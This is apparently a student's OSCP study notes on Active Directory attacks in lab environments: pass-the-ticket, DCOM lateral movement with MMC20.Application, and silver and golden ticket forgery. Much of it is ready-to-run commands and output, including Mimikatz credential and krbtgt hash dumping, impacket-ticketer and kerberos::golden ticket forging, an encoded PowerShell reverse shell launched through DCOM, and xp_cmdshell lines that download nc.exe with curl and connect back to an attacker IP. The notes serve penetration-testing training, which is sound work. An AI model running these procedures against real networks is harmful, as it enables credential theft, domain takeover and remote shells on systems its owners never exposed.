Cache Flags: 0  
Kdc Called:
```

*Listing 27 - Inspecting the injected ticket in memory*

- `klist`

We notice that the `dave` ticket has been successfully imported in our own session for the `jen` user.

Let's confirm we have been granted access to the restricted shared folder.

```

PS C:\Tools> ls \\web04\backup

Directory: \\web04\backup

Mode                LastWriteTime         Length Name
----                -----              ----- 
-a---    9/13/2022  2:52 AM            0 backup_schemata.txt

```

*Listing 28 - Accessing the shared folder through the injected ticket*

Awesome! We managed to successfully access the folder by impersonating *dave*'s identity after injecting its authentication token into our user's process.

#### Why you might want to steal TGS instead of TGT:

- Stealing a TGT is more powerful because you can generate TGS tickets for multiple services (RDP, HTTP, CIFS, MSSQL, etc.) instead of just one.
- However, in many environments the **TGT is tied to the session it was issued in (TGT is specific to the machine)**, and may not be usable if injected into a different host or session unless the tool handles the injection correctly. This is why Pass-the-Ticket often focuses on TGS, which is less picky about where you use it.
- A stolen TGT also expires (default 10 hours in AD), but within that window you can keep requesting new TGS tickets without knowing the password or NTLM hash.
  - TGS expire too though

## klist

```

*Evil-WinRM* PS C:\Users\Administrator> klist
Current LogonId is 0:0x116fb5
Error calling API LsaCallAuthenticationPackage (ShowTickets substatus): 1312
klist failed with 0xc000005f/-1073741729: A specified logon session does not exist. It may already have been terminated.

```

- If you ever run klist while inside of powershell and see this error, try again in like 30 seconds

- This is an evil-winrm problem and if you switch to RDP you should see it better. But you can also just skip this step for checking tickets and hope it exists. Or use mimikatz to dump tickets to see what you have

If klist doesn't work, then you can use mimikatz to dump out ur current tickets:

Using low privilege (no admin, but idk if it works). You shouldn't need admin priv to simply list ur own tickets:

- `\mimikatz.exe "kerberos::list" "exit"`
  - To list them
- `\mimikatz.exe "kerberos::list :export" "exit"`
  - To dump them

Using high privilege:

- `\mimikatz.exe "privilege::debug" "token::elevate" "kerberos::list" "exit"`
  - List all active Kerberos tickets
- `\mimikatz.exe "privilege::debug" "token::elevate" "kerberos::list /export" "exit"`
  - Dump out all active Kerberos tickets into .kirbi files in current directory

How to show and dump and inject tickets using rubeus:

- `\Rubeus.exe tgtdeleg`
  - Show tickets
- `\Rubeus.exe tgtdeleg /nowrap`
  - Dump tickets
- `\Rubeus.exe ptt /ticket:my_tgt.kirbi`
  - Here is how to inject a .kirbi into our session

## How to use klist in Linux

1. `sudo apt update`
2. `sudo apt install krb5-user`
3. Now you can run "klist" in Kali

## How to import tickets to Kali

1. First get the .kirbi
2. `impacket-ticketConverter ticket.kirbi ticket.ccache`
3. `export KRB5CCNAME=/path/to/ticket.ccache`
4. `klist`

---

# DCOM

## From OSCP 24.1.6. DCOM

In this section, we will inspect a fairly recent lateral movement technique that exploits the [\*Distributed Component Object Model\*](#) (DCOM) and learn how it can be abused for [\*lateral movement\*](#).

The Microsoft [\*Component Object Model\*](#) (COM) is a system for creating software components that interact with each other. While COM was created for either same-process or cross-process interaction, it was extended to *Distributed Component Object Model* (DCOM) for interaction between multiple computers over a network.

Both [\*COM\*](#) and [\*DCOM\*](#) are very old technologies dating back to the very first editions of Windows. Interaction with DCOM is performed over RPC on TCP port 135 and local administrator access is required to call the DCOM Service Control Manager, which is essentially an API.

[\*Cybereason\*](#) documented a collection of various DCOM lateral movement techniques, [\*including one discovered by Matt Nelson\*](#), which we are covering in this section.

The discovered DCOM lateral movement technique is based on the [\*Microsoft Management Console\*](#) (MMC) COM application that is employed for scripted automation of Windows systems.

The MMC Application Class allows the creation of [\*Application Objects\*](#), which expose the *ExecuteShellCommand* method under the *Document.ActiveView* property. As its name suggests, this method allows the execution of any shell command if the authenticated user is authorized, which is the default for local administrators.

We are going to demonstrate this lateral movement attack as the *jen* user logged in from the already compromised Windows 11 CLIENT74 host.

From an elevated PowerShell prompt, we can instantiate a remote MMC 2.0 application by specifying the target IP of FILES04 as the second argument of the *GetTypeFromProgID* method.

```
$dcom =  
[System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1","192  
.168.50.73"))
```

*Listing 29 - Remotely Instantiating the MMC Application object*

- \$dcom =  
[System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1  
","192.168.50.73"))

Once the application object is saved into the `$dcom` variable, we can pass the required argument to the application via the [\*\*ExecuteShellCommand\*\*](#) method. The method accepts four parameters: **Command**, **Directory**, **Parameters**, and **WindowState**. We're only interested in the first and third parameters, which will be populated with `cmd` and `/c calc`, respectively.

```
$dcom.Document.ActiveView.ExecuteShellCommand("cmd",$null,"/c calc","7")
```

*Listing 30 - Executing a command on the remote DCOM object*

- \$dcom.Document.ActiveView.ExecuteShellCommand("cmd",\$null,"/c calc","7")

Once we execute these two PowerShell lines from CLIENT74, we should have spawned an instance of the calculator app.

Because it's within Session 0, we can verify the calculator app is running with **tasklist** and filtering out the output with **findstr** on FILES04.

```
C:\Users\Administrator> tasklist | findstr "calc"  
win32calc.exe
```

4764 Services

0 12,132 K

*Listing 31 - Verifying that calculator is running on FILES04*

- tasklist | findstr "calc"

We can now improve our craft by extending this attack to a full reverse shell like what we did in the *WMI and WinRM* section earlier in this Module.

Having generated the base64 encoded reverse shell with our Python script, we can replace our DCOM payload with it.

```
$dcom.Document.ActiveView.ExecuteShellCommand("powershell",$null,"powershell -nop -w hidden -e JABjAGwAaQB1AG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBOAGUAdAAuAFM AbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQB1AG4AdAAoACIAMQA5A... AC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQB1AG4AdAAuAEMAAbABvAHMAZQAoACKA", "7")
```

*Listing 32 - Adding a reverse-shell as a DCOM payload on CLIENT74*

- \$dcom.Document.ActiveView.ExecuteShellCommand("powershell",\$null,"powershell -nop -w hidden -e JABjAGwAaQB1AG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBOAGUAdAAuAFM AbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQB1AG4AdAAoACIAMQA5A... AC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQB1AG4AdAAuAEMAAbABvAHMAZQAoACKA", "7")

Switching to our Kali machine, we can verify any incoming connections on the listener that we simultaneously set up.

```
kali㉿kali:~$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.50.73] 50778

PS C:\Windows\system32> whoami
corp\jen

PS C:\Windows\system32> hostname
FILESO4
```

*Listing 33 - Obtaining a reverse-shell through DCOM lateral movement*

Excellent! We gained a foothold on an additional internal box by abusing the DCOM MMC application.

In this Learning Unit, we learned the theory behind several lateral movement attacks and how to execute them from compromised clients.

# TGT and TGS and Kerberos Ticket

**Kerberos Ticket** is a general term and can refer to either **TGT** or **TGS**

## Important:

- **Stealing a TGS** would allow us to access only particular resources associated with those tickets.
- **Alternatively, armed with a TGT**, we could request a **TGS** for specific resources we want to target within the domain.
- So getting a TGT allows us a lot more freedom

## The Big Picture (Kerberos Overview)

Kerberos is the authentication system used in Active Directory (AD). Think of it like a passport system inside a company network:

1. **TGT (Ticket Granting Ticket)** = your passport.
2. **TGS (Ticket Granting Service ticket)** = your entry visa to a specific service (like accessing a file share or SQL server).
3. You first get the passport (TGT), then you use it to ask for visas (TGS) to access services.

## What Normally Happens

1. **You log in with your username & password.**
2. Your system asks the **Key Distribution Center (KDC)** (which is usually the Domain Controller) for a **TGT**.
3. The KDC verifies your password and gives you a **TGT** — a ticket encrypted with a secret known only to the KDC.
4. When you want to access a service (e.g., `\fileserver`), your system uses your TGT to request a **TGS** for that specific service.
5. You present the TGS to the service, and it lets you in.

---

# Silver Ticket

More information found in the **OSCP 23.2.4. Silver Tickets**

- For example, they taught us how to get the information (needed for silver ticket) and forge Silver ticket using Mimikatz

## What's a Silver Ticket?

A **Silver Ticket** is a **forged Kerberos service ticket (TGS)** that lets you access a *specific service* (like IIS, SQL, SMB) on a target machine **without contacting the domain controller**. It's possible **if you have the NTLM hash** of the account (usually a service account) that runs the service.

## Outcome of Silver Ticket:

- Connect to specific service as another user

## Why Does This Work?

When a user tries to access a service (e.g., a web app running on IIS), they present a **TGS** encrypted using the **NTLM hash of the service account**. The application trusts this ticket because it assumes only the domain controller and service account can generate/decrypt it.

But in reality, **applications don't verify the ticket's authenticity with the domain controller** (no PAC validation), meaning:

If *you* can encrypt a forged ticket with the service account's hash, the service will believe it's legit — and you can pretend to be anyone (like a Domain Admin).

## What Do You Need to Create a Silver Ticket?

To forge one, you need:

1. **NTLM hash** of the service account (e.g., `iis_service`)
2. **Domain SID** (e.g., `S-1-5-21-1987370270-658905905-1781884369`)

3. **Target SPN** — what service you're impersonating to (e.g., [HTTP/web04.corp.com](HTTP://web04.corp.com))

**But practically, you just need:**

1. Service account username (ex. **svc\_mssql**)
2. Either it's **NTLM Hash** or it's **plaintext password** (you can generate the NTLM hash using online hash generator, as shown below)
3. And then you can get the rest of the information (**Domain SID** and **Target SPN**) pretty easily through enumeration. The 2 things above are the hard part.
  - a. The Target SPN tells you what service is connected to the account

**Practical example of Silver Ticket Attack:**

Lucky for us, we saw a real example of a Silver Ticket Attack in the [Nagoya PG Practice](#). **They somehow used it get Administrator**

Why we got admin:

- In many environments, the service account running SQL Server (svc\_mssql) is configured with sysadmin rights in SQL. This is very common — admins often grant the SQL service account full rights during setup.
- So, when you forged a Silver Ticket for svc\_mssql, you authenticated as that service account. SQL treated you as svc\_mssql, which already had sysadmin rights inside the database.
- Sysadmin in SQL Server = ability to run xp\_cmdshell = remote code execution on the box.
- Once you had OS command execution, you saw that the process token (whoami /priv) had SeImpersonatePrivilege, so you escalated to SYSTEM using PrintSpoofer.
- That SYSTEM account also happened to be in the local Administrators group (and probably had access to sensitive domain data), which is how you reached "Administrator" in practice.

## **1. Identify service account and its NTLM hash**

- svc\_mssql is a service account running MSSQL.
- You need its NTLM hash (E3A0168BC21CFB88B95C954A5B18F57C), which you can generate using the known password Service1 via online NTLM calculators.
  - Like with this online [NTLM Hash Generator](#), type in "service1" which is the password for the service account

## **2. Get domain SID**

- Run **Get-ADDomain** in PowerShell to get the domain SID (e.g., S-1-5-21-1969309164-1513403977-1686805993).

```
*Evil-WinRM* PS C:\Users\Christopher.Lewis\Documents> get-ADdomain
    Security Insights

    AllowedDNSSuffixes : {}
    ChildDomains : {}
    ComputersContainer : CN=Computers,DC=nagoya-industries,DC=com
    DeletedObjectsContainer : CN=Deleted Objects,DC=nagoya-industries,DC=com
    DistinguishedName : DC=nagoya-industries,DC=com
    DNSRoot : nagoya-industries.com
    DomainControllersContainer : OU=Domain Controllers,DC=nagoya-industries,DC=com
    DomainMode : Windows2016Domain
    DomainSID : S-1-5-21-1969309164-1513403977-1686805993
    ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=nagoya-industries,DC=com
    Forest : nagoya-industries.com
    InfrastructureMaster : nagoya.nagoya-industries.com
    LastLogonReplicationInterval :
    LinkedGroupPolicyObjects : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=Sys
    LostAndFoundContainer : CN=LostAndFound,DC=nagoya-industries,DC=com
    ManagedBy :
```

- This is needed to properly craft the ticket.

### 3. Get SPN (Service Principal Name)

- **Get-ADUser -Filter {SamAccountName -eq "svc\_mssql"} -Properties ServicePrincipalNames**
  - Replace **svc\_mssql** with your service account
  - This gets the SPNs, e.g., MSSQL/nagoya.nagoya-industries.com.
  - The SPN identifies which service the ticket is valid for.

```
*Evil-WinRM* PS C:\Users\Christopher.Lewis\Documents> Get-ADUser -Filter {SamAccountName -eq "svc_mssql"} -Properties ServicePrincipalName
s

    DistinguishedName : CN=svc_mssql,CN=Users,DC=nagoya-industries,DC=com
    Enabled : True
    GivenName : svc_mssql
    Name : svc_mssql
    ObjectClass : user
    ObjectGUID : df7dda21-173f-4a4a-88ed-70d69481b46e
    SamAccountName : svc_mssql
    ServicePrincipalNames : {MSSQL/nagoya.nagoya-industries.com}
    SID : S-1-5-21-1969309164-1513403977-1686805993-1136
    Surname :
    UserPrincipalName : svc_mssql@nagoya-industries.com
```

- See from this output, we can tell that the SPN is connected to MSSQL. It's obvious that **svc\_mssql** is connected to **mssql**, but if the name was not obvious, then here is how you would find the service

### 4. Forge silver ticket

- **impacket-ticketer -nthash <hash> -domain-sid <sid> -domain <domain> -spn <spn> -user-id 500 Administrator**
- Here is the one they ran in the writeup: **impacket-ticketer -nthash E3A0168BC21CFB88B95C954A5B18F57C -domain-sid S-1-5-21-1969309164-1513403977-1686805993 -domain nagoya-industries.com -spn MSSQL/nagoya.nagoya-industries.com -user-id 500 Administrator**
  - **-nthash:** NTLM hash of **svc\_mssql**

- **-user-id 500**: asking to impersonate the Administrator user (RID 500)
- **-spn**: targetting MSSQL
- This outputs a .ccache Kerberos ticket in the current directory.
- This is the silver ticket attack itself.
- The forged ticket tells MSSQL:
- "I'm Administrator, and here's my valid Kerberos service ticket, signed as svc\_mssql."

```
$ impacket-ticketer -nthash E3A0168BC21CFB888B95C954A5B18F57C -domain-sid S-1-5-21-1969309164-1513403977-1686805993 -domain nagoya-industries.com -spn MSSQL/nagoya.nagoya-industries.com -user-id 500 Administrator
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for nagoya-industries.com/Administrator
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM 4.0 KB [older] Ticket Capture (PCAP) 12/05/2022
[*]     EncTicketPart
[*]     EncTGSRepPart 4.0 KB [older] DF document Wednesday
[*] Saving ticket in Administrator.ccache
```

## 5. Export the Kerberos ticket

- **export KRB5CCNAME=\$PWD/Administrator.ccache**
- Sets the ticket as the active Kerberos ticket so Impacket tools (like mssqlclient) will use it.

```
$ klist
Ticket cache: FILE:/tmp/krb5cc0/Administrator.ccache
Default principal: Administrator@NAGOYA-INDUSTRIES.COM
```

Check with klist.

## 6. Configure Kerberos client

- Edit **/etc/krb5user.conf** with the domain and KDC details, so the tools know how to communicate properly. This file is not specific to mssql either, and can be used for all silver ticket attacks. **I highly recommend copy and pasting from the writeup directly, instead of this google doc due to formatting issues**

```
[libdefaults]
default_realm = NAGOYA-INDUSTRIES.COM
kdc_timesync = 1
ccache_type = 4
forwardable = true
proxiable = true
rdns = false
dns_canonicalize_hostname = false
fcc-mit-ticketflags = true
```

[realms]

```
NAGOYA-INDUSTRIES.COM = {  
    kdc = nagoya.nagoya-industries.com  
}
```

[domain\_realm]

```
.nagoya-industries.com = NAGOYA-INDUSTRIES.COM
```

For example, if the target is:

- Domain: **corp.local**
- KDC / DC: **dc01.corp.local**

Then this would be your */etc/krb5user.conf*

[libdefaults]

```
default_realm = CORP.LOCAL
```

```
...
```

[realms]

```
CORP.LOCAL = {  
    kdc = dc01.corp.local  
}
```

[domain\_realm]

```
.corp.local = CORP.LOCAL
```

You only gotta change those lines. All the other lines will be the same as the original.

## 7. Connect to MSSQL

- **impacket-mssqlclient -k nagoya.nagoya-industries.com**
  - **-k** says: use Kerberos authentication (no password, use ticket)
  - This connects pretending to be Administrator.

## 8. Enable command execution

Inside MSSQL, run:

- **enable\_xp\_cmdshell**

- `xp_cmdshell whoami`

This enables you to run system commands.

**TLDR:** Even though you connect as `svc_mssql`, the silver ticket crafted says "I'm Administrator," so you inherit elevated permissions.

#### Longer Explanation (from writeup):

As you can see, even we are still `svc_mssql` but we can execute cmd.

This behavior arises from a mismatch in how permissions are enforced and how Kerberos authentication works, especially when dealing with silver tickets:

**Delegation vs Direct Access:** Directly connecting to the MSSQL service using a password relies on the permissions assigned to the `svc_mssql1` account within SQL Server. This includes permissions defined in roles, explicit grants, or denies, etc. The MSSQL service checks the account's permissions within the context of SQL Server.

**Silver Ticket and Service Account:** Crafting a silver ticket means you're effectively impersonating the `svc_mssql1` service account at the Kerberos authentication level. In the context of MSSQL, this account might have been configured (often mistakenly) with higher or sysadmin privileges, especially if it's the account used to run the SQL Server service. This can often be the case if the setup was done for convenience or if default configurations were used.

**Trust in Kerberos Authentication:** When you present a valid Kerberos ticket (even a forged one) to a service, the service assumes you are who the ticket says you are. It's relying on the Kerberos protocol to have done its job correctly. If you craft a silver ticket and claim to be `svc_mssql1`, then from the perspective of the SQL Server, you are the `svc_mssql1`.

## 9. Get reverse shell

Use Python's HTTP server to host nc.exe on Kali. You can get nc.exe [here](#)

On MSSQL, download it:

- `xp_cmdshell "curl http://192.168.45.240:445/nc.exe -o c:\temp\nc.exe"`

On Kali, set up listener:

- `nc -nlvp 445`

On MSSQL, execute reverse shell:

- `xp_cmdshell "c:\temp\nc.exe 192.168.45.240 445 -e cmd.exe"`

This gives you an interactive shell as `svc_mssql`.

## Silver Ticket process explained in OSCP

### From **OSCP 23.2.4. Silver Tickets**

In the previous section, we obtained and cracked a TGS-REP hash to retrieve the plaintext password of an SPN. In this section, we'll go one step further and forge our own service tickets.

Remembering the inner workings of the Kerberos authentication, the application on the server executing in the context of the service account checks the user's permissions from the group memberships included in the service ticket. However, the user and group permissions in the service ticket are not verified by the application in most environments. In this case, the application blindly trusts the integrity of the service ticket since it is encrypted with a password hash that is, in theory, only known to the service account and the domain controller.

Privileged Account Certificate (PAC) validation is an optional verification process between the SPN application and the domain controller. If this is enabled, the user authenticating to the service and its privileges are validated by the domain controller. Fortunately for this attack technique, service applications rarely perform PAC validation.

As an example, if we authenticate against an IIS server that is executing in the context of the service account *iis\_service*, the IIS application will determine which permissions we have on the IIS server depending on the group memberships present in the service ticket.

With the service account password or its associated NTLM hash at hand, we can forge our own service ticket to access the target resource (in our example, the IIS application) with any permissions we desire. This custom-created ticket is known as a silver ticket and if the service principal name is used on multiple servers, the silver ticket can be leveraged against them all.

In this section's example, we'll create a silver ticket to get access to an HTTP SPN resource. As we identified in the previous section, the *iis\_service* user account is mapped to an HTTP SPN. Therefore, the password hash of the user account is used to create service tickets for it. For the

purposes of this example, let's assume we've identified that the *iis\_service* user has an established session on CLIENT75.

In general, we need to collect the following three pieces of information to create a silver ticket:

- SPN password hash
- Domain SID
- Target SPN

Let's get straight into the attack by connecting to CLIENT75 via RDP as *jeff* with the password *HenchmanPutridBonbon11*.

First, let's confirm that our current user has no access to the resource of the HTTP SPN mapped to *iis\_service*. To do so, we'll use [iwr](#) and enter **-UseDefaultCredentials** so that the credentials of the current user are used to send the web request.

```
PS C:\Users\jeff> iwr -UseDefaultCredentials http://web04
iwr :
401 - Unauthorized: Access is denied due to invalid credentials.
Server Error

    401 - Unauthorized: Access is denied due to invalid credentials.
    You do not have permission to view this directory or page using the credentials that
you supplied.

At line:1 char:1
+ iwr -UseBasicParsing -UseDefaultCredentials http://web04
+ ~~~~~
    + CategoryInfo          : InvalidOperation:
    (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebExc
    eption
    + FullyQualifiedErrorId :
WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
```

*Listing 24 - Trying to access the web page on WEB04 as user jeff*

- [iwr -UseDefaultCredentials http://web04](#)

Listing 24 shows that we cannot access the web page as *jeff*. Let's start collecting the information needed to forge a silver ticket.

Since we are a local Administrator on this machine where *iis\_service* has an established session, we can use Mimikatz to retrieve the SPN password hash (NTLM hash of *iis\_service*), which is the first piece of information we need to create a silver ticket.

Let's start PowerShell as Administrator and launch Mimikatz. As we already learned, we can use **privilege::debug** and **sekurlsa::logonpasswords** to extract cached AD credentials.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1147751 (00000000:00118367)
Session           : Service from 0
User Name         : iis_service
Domain            : CORP
Logon Server      : DC1
Logon Time        : 9/14/2022 4:52:14 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1109

msv :
[00000003] Primary
* Username : iis_service
* Domain   : CORP
* NTLM     : 4d28cf5252d39971419580a51484ca09
* SHA1     : ad321732afe417ebbd24d5c098f986c07872f312
* DPAPI    : 1210259a27882fac52cf7c679ecf4443
...

```

Listing 25 - Using Mimikatz to obtain the NTLM hash of the user account *iis\_service* which is mapped to the target

SPN

- **privilege::debug**
- **sekurlsa::logonpasswords**

Listing 25 shows the password hashes of the *iis\_service* user account. The NTLM hash of the service account is the first piece of information we need to create the silver ticket.

Now, let's obtain the domain SID, the second piece of information we need. We can enter **whoami /user** to get the SID of the current user. Alternatively, we could also retrieve the SID of the SPN user account from the output of Mimikatz, since the domain user accounts exist in the same domain.

As covered in the *Windows Privilege Escalation* Module, the SID consists of several parts. Since we're only interested in the Domain SID, we'll omit the RID of the user.

```
PS C:\Users\jeff> whoami /user

USER INFORMATION
-----
User Name SID
=====
corp\jeff S-1-5-21-1987370270-658905905-1781884369-1105
```

*Listing 26 - Obtaining the domain SID*

- whoami /user

The highlighted section in listing 26 shows the domain SID.

The last list item is the target SPN. For this example, we'll target the HTTP SPN resource on WEB04 (*HTTP/web04.corp.com:80*) because we want to access the web page running on IIS.

Now that we have collected all three pieces of information, we can build the command to create a silver ticket with Mimikatz. We can create the forged service ticket with the *kerberos::golden* module. This module provides the capabilities for creating golden and silver tickets alike. We'll explore the concept of golden tickets in the Module *Lateral Movement in Active Directory*.

We need to provide the domain SID (**/sid:**), domain name (**/domain:**), and the target where the SPN runs (**/target:**). We also need to include the SPN protocol (**/service:**), NTLM hash of the SPN (**/rc4:**), and the **/ptt** option, which allows us to inject the forged ticket into the memory of the machine we execute the command on.

Finally, we must enter an existing domain user for **/user:**. This user will be set in the forged ticket. For this example, we'll use *jeffadmin*. However, we could also use any other domain user since we can set the permissions and groups ourselves.

The complete command can be found in the following listing:

```

mimikatz # kerberos::golden /sid:S-1-5-21-1987370270-658905905-1781884369 /
domain:corp.com /ptt /target:web04.corp.com /service:http /
rc4:4d28cf5252d39971419580a51484ca09 /user:jeffadmin
User      : jeffadmin
Domain    : corp.com (CORP)
SID       : S-1-5-21-1987370270-658905905-1781884369
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 4d28cf5252d39971419580a51484ca09 - rc4_hmac_nt
Service   : http
Target    : web04.corp.com
Lifetime  : 9/14/2022 4:37:32 AM ; 9/11/2032 4:37:32 AM ; 9/11/2032 4:37:32 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'jeffadmin @ corp.com' successfully submitted for current session

mimikatz # exit
Bye!

```

*Listing 27 - Forging the service ticket with the user jeffadmin and injecting it into the current session*

- `kerberos::golden /sid:S-1-5-21-1987370270-658905905-1781884369 /domain:corp.com /ptt /target:web04.corp.com /service:http /rc4:4d28cf5252d39971419580a51484ca09 /user:jeffadmin`

As shown in Listing 27, a new service ticket for the SPN *HTTP/web04.corp.com* has been loaded into memory and Mimikatz set appropriate group membership permissions in the forged ticket. From the perspective of the IIS application, the current user will be both the built-in local administrator (*Relative Id: 500*) and a member of several highly-privileged groups, including the Domain Admins group (*Relative Id: 512*) as highlighted above.

This means we should have the ticket ready to use in memory. We can confirm this with **klist**.

```
PS C:\Tools> klist

Current LogonId is 0:0xa04cc

Cached Tickets: (1)

#0> Client: jeffadmin @ corp.com
Server: http/web04.corp.com @ corp.com
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 9/14/2022 4:37:32 (local)
End Time: 9/11/2032 4:37:32 (local)
Renew Time: 9/11/2032 4:37:32 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called:
```

*Listing 28 - Listing Kerberos tickets to confirm the silver ticket is submitted to the current session*

- **klist**

Listing 28 shows that we have the silver ticket for *jeffadmin* to access *http/web04.corp.com* submitted to our current session. This should allow us to access the web page on WEB04 as *jeffadmin*.

Let's verify our access using the same command as before.

```

PS C:\Tools> iwr -UseDefaultCredentials http://web04

StatusCode      : 200
StatusDescription : OK
Content         : <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
                  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
                  <html xmlns="http://www.w3.org/1999/xhtml">
                  <head>
                  <meta http-equiv="Content-Type" cont...
RawContent      : HTTP/1.1 200 OK
                  Persistent-Auth: true
                  Accept-Ranges: bytes
                  Content-Length: 703
                  Content-Type: text/html
                  Date: Wed, 14 Sep 2022 11:37:39 GMT
                  ETag: "b752f823fc8d81:0"
                  Last-Modified: Wed, 14 Sep 20...
Forms           :
Headers         : {[Persistent-Auth, true], [Accept-Ranges, bytes], [Content-Length,
703], [Content-Type,
text/html]...}
Images          : {}
InputFields     : {}
Links           : {@{outerHTML=<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"></a>;
tagName=A;
href=http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409}}
ParsedHtml      :
RawContentLength : 703

```

*Listing 29 - Accessing the SMB share with the silver ticket*

- [iwr -UseDefaultCredentials http://web04](#)

Great! We successfully forged a service ticket and got access to the web page as *jeffadmin*. It's worth noting that we performed this attack without access to the plaintext password or password hash of this user.

Once we have access to the password hash of the SPN, a machine account, or user, we can forge the related service tickets for any users and permissions. **This is a great way of accessing SPNs in later phases of a penetration test, as we need privileged access in most situations to retrieve the password hash of the SPN.**

Since silver and golden tickets represent powerful attack techniques, Microsoft created a security patch to update the [PAC structure](#). With this patch in place, the extended PAC structure field *PAC\_REQUESTOR* needs to be validated by a domain controller. This mitigates the capability to forge tickets for non-existent domain users if the client and the KDC are in the same domain.

Without this patch, we could create silver tickets for domain users that do not exist. The updates from this patch are enforced from October 11, 2022.

In this section, we learned how to forge service tickets by using the password hash of a target SPN. While we used an SPN run by a user account in the example, we could do the same for SPNs run in the context of a machine account.

---

## Golden Ticket

TLDR: Once you have **Domain Admin**, you can create your own TGT to get access into any Domain account. So, this is not really helpful for privilege escalation, but rather for lateral movement into other machines since you can now login to other machines (that have remote login for that user enabled, like psexec or RDP or ) by forcing kerberos authentication which uses the Golden Ticket TGT to authenticate.

The **Golden Ticket attack** is a powerful Kerberos attack in Active Directory environments that lets an attacker generate their own **custom Ticket Granting Tickets (TGTs)**.

When can you use Golden Ticket Attack?

- After compromising **Domain Admin** or **Domain Controller (DC)**
- Because only the Domain Admins or the DC itself can access and dump the **krbtgt account hash**, which is the secret key Kerberos uses to sign and verify Ticket Granting Tickets (TGTs).

Here's the key idea:

- The **KDC (Key Distribution Center)** encrypts TGTs using the **NTLM password hash** of the special **krbtgt account**
- If an attacker steals the **krbtgt NTLM hash** (for example, using Mimikatz from a compromised domain controller), they can **forge TGTs** for any user, even low-privileged ones, and make them appear as domain admins.

Steps shown (for OSCP section shown below):

1. **Fail lateral movement:** Using PsExec as a regular user (jen) to connect to the domain controller (DC) fails because of lack of permissions.
2. **Dump krbtgt hash:** Attacker logs in as a domain admin (jeffadmin) on the DC, uses Mimikatz to run `lsadump ::lsa` and extract the **krbtgt NTLM hash**.

3. **Forge golden ticket:** Back on the compromised workstation, attacker:
  - Purges existing Kerberos tickets (`kerberos::purge`).
  - Creates a golden ticket with Mimikatz `kerberos::golden` using the krbtgt hash, the domain SID, and the low-privileged jen account, embedding **Domain Admin group memberships**.
4. **Inject and use ticket:** The golden ticket is injected into memory (`/ptt`), and PsExec is used again to access the DC — this time **successfully**, as the jen account is seen as Domain Admin.
5. **Proof of admin:** Running `whoami /groups` confirms membership in powerful groups like **Domain Admins, Schema Admins, Enterprise Admins**.
6. **Using an IP address instead of the hostname forces NTLM instead of Kerberos, which blocks access. So always use the hostname!!**
  - `psExec.exe \\dc1 cmd.exe` works but `psexec.exe \\192.168.50.70 cmd.exe` doesn't, even though `dc1` and `192.168.50.70` are the same, since the IP address forces the use of NTLM authentication and access would still be blocked.

Important points:

- Golden tickets **persist** until the krbtgt password is reset, which often doesn't happen for years.
- This attack **bypasses normal account restrictions** and can work from outside the domain.
- **Using an IP address instead of the hostname forces NTLM instead of Kerberos, which blocks access.**
  - `psExec.exe \\dc1 cmd.exe` works but `psexec.exe \\192.168.50.70 cmd.exe` doesn't, even though `dc1` and `192.168.50.70` are the same, since the IP address forces the use of NTLM authentication and access would still be blocked.

In short, a golden ticket gives attackers **complete domain control** and is a major persistence and privilege escalation threat.

## How to do Golden Ticket Attack

This is from [Powall's Cheatsheet](#)

`privilege::debug`

- Enables debug privileges required for Mimikatz operations.

#### **lsadump::lsa /patch**

- Dumps LSA secrets from memory (used to extract sensitive hashes such as krbtgt).

#### **Get krbtgt hash**

- **kerberos::purge**
  - Clears all Kerberos tickets from the current session.

#### **Get SID from whoami /user**

- **kerberos::golden /user:fakeuser /domain:corp.com  
/sid:S-1-5-21-1602875587-2787523311-2599479668  
/krbtgt:75b60230a2394a812000dbfad8415965 /ptt**
  - Creates a Golden Ticket using the krbtgt hash and injects it into memory (/ptt).
  - **user:fakeuser** → Fake username to impersonate.
  - **domain:corp.com** → Target domain.
  - **sid:...** → Domain SID obtained from whoami /user.
  - **krbtgt:...** → NTLM hash of krbtgt account.
  - **/ptt** → Pass-the-ticket (loads it into current session).

#### **misc::cmd**

- Spawns a new command prompt with the forged Kerberos ticket applied.

## Golden Ticket Explained in OSCP

### From **OSCP 24.2.1. Golden Ticket**

Returning to the explanation of Kerberos authentication, we'll recall that when a user submits a request for a TGT, the KDC encrypts the TGT with a secret key known only to the KDCs in the domain. This secret key is the password hash of a domain user account called [krbtgt](#).

If we can get our hands on the *krbtgt* password hash, we could create our own self-made custom TGTs, also known as [golden tickets](#).

